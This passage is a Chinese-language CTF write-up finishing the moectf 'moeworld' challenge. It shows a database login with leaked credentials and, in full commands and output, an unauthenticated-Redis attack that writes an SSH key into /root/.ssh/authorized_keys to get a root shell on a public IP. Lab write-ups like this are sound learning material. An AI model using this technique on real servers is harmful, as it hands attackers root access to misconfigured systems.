下一个DBeaver，新增数据库，选择正确的类型，输入公网+代理端口及给出的账号密码，成功连接

接着找找就能找到flag了，电脑给你你来你也行



flag2——Are-YOu-myS0L-MasT3r?-

稍微截点图（）

然后那个最开始的blog页面的admin权限账号密码也在里面，可以进去写点好东西（不是

10.redis写入公钥，ssh连接getshell

这个流程有点繁琐，我都有点不想复现了（（（

参照博客:<https://blog.csdn.net/guo15890025019/article/details/116994677>

首先在服务端本机上生成ssh公钥和私钥，如图

```

root@VM-0-9-ubuntu:/etc# cd /root/.ssh
root@VM-0-9-ubuntu:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:e3sh+QdOAVecwNwmQT2z9Tf855fDDyPUuGac+0+Sx+w root@VM-0-9-ubuntu
The key's randomart image is:
+---[RSA 3072]-----+
|          ++B.. |
|          . = O . |
|          o o.=. |
|          .o.oo |
|          S .o.. + |
|          .oo+o +o |
|          . .=Bo*.B |
|          . ++o.@o |
|          ...o..E |
+-----[SHA256]-----+

```

然后将公钥写入key.txt文件（前后用\n换行，避免和redis里其他缓存数据混合）

再把key.txt文件通过远程命令写入靶机中的redis缓冲（因为redis客户端没设密码，直接未授权访问了）

然后用redis-cli -h xxx进入客户端redis中，修改dir默认文件路径和dbfilenmae的名称

分别改为/root/.ssh和authorized_keys

```

root@VM-0-9-ubuntu:~/.ssh# cat key.txt | redis-cli -h 159.75.251.167 -p 1080 -x set pub1
OK
root@VM-0-9-ubuntu:~/.ssh# redis-cli -h 159.75.251.167 -p 1080
159.75.251.167:1080> PING
PONG
159.75.251.167:1080> config get dir
1) "dir"
2) "/data"
159.75.251.167:1080> config set dir /root/.ssh
OK
159.75.251.167:1080> config get dir
1) "dir"
2) "/root/.ssh"
159.75.251.167:1080> config set dbfilename authorized_keys
OK
159.75.251.167:1080> config get dbfilename
1) "dbfilename"
2) "authorized_keys"
159.75.251.167:1080> save
OK
159.75.251.167:1080>
root@VM-0-9-ubuntu:~/.ssh# ssh -i id_rsa root@159.75.251.167 -p 1080
^C
root@VM-0-9-ubuntu:~/.ssh# ssh -i id_rsa root@159.75.251.167 -p 650
Linux 74d446ecf0f8 5.15.0-71-generic #78-Ubuntu SMP Tue Apr 18 09:00:29 UTC 2023 x86_64

```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```
root@74d446ecf0f8:~#
```

记住一定要记得代理22端口，因为到时候ssh要连接也是连的服务端ip+代理端口

```

root@74d446ecf0f8:~# cat /flag
Congratulations!!!
You beat this moeworld~
You need to protect your redis, even if it's on the intranet.
This is the third part of the flag
P@sSW0Rd-F0r-redis-Is-NeceSsary}

```

直接cat /flag就能拿到flag了(懒得涂马赛克了，公网ip露就露吧，反正到期之后也不会续费了...)

flag3——P@sSW0Rd-F0r-redis-Is-NeceSsary}

flag总:

moectf{Information-leakage-Is-dangerous!-Are-YOU-mySQL-MasT3r?-P@sSW0Rd-F0r-redis-Is-NeceSsary}

小结：本来是想借这道环境渗透的题来学习一下Kali的，但是直到做到最后也没用上Kali（是我小丑了），倒是内网公网这方面确实帮我大大地扫盲了，也让我体验了一把开云服务器是一种什么样的感觉，做这种从零开始啥也不懂的题确实特别坐牢，得上搜索引擎搜了一遍又一遍，浏览器页面开了一个又一个，还得甄别哪些信息有用无用，但是出题人确实是hint给满，所有解题阶段都有一个明确的目标或者说关键词，只能说我还是太菜了，很多弱智问题还傻乎乎地问出题人，不过最后做出来的成就感还是满满的。

在此特别鸣谢出题人xlcccc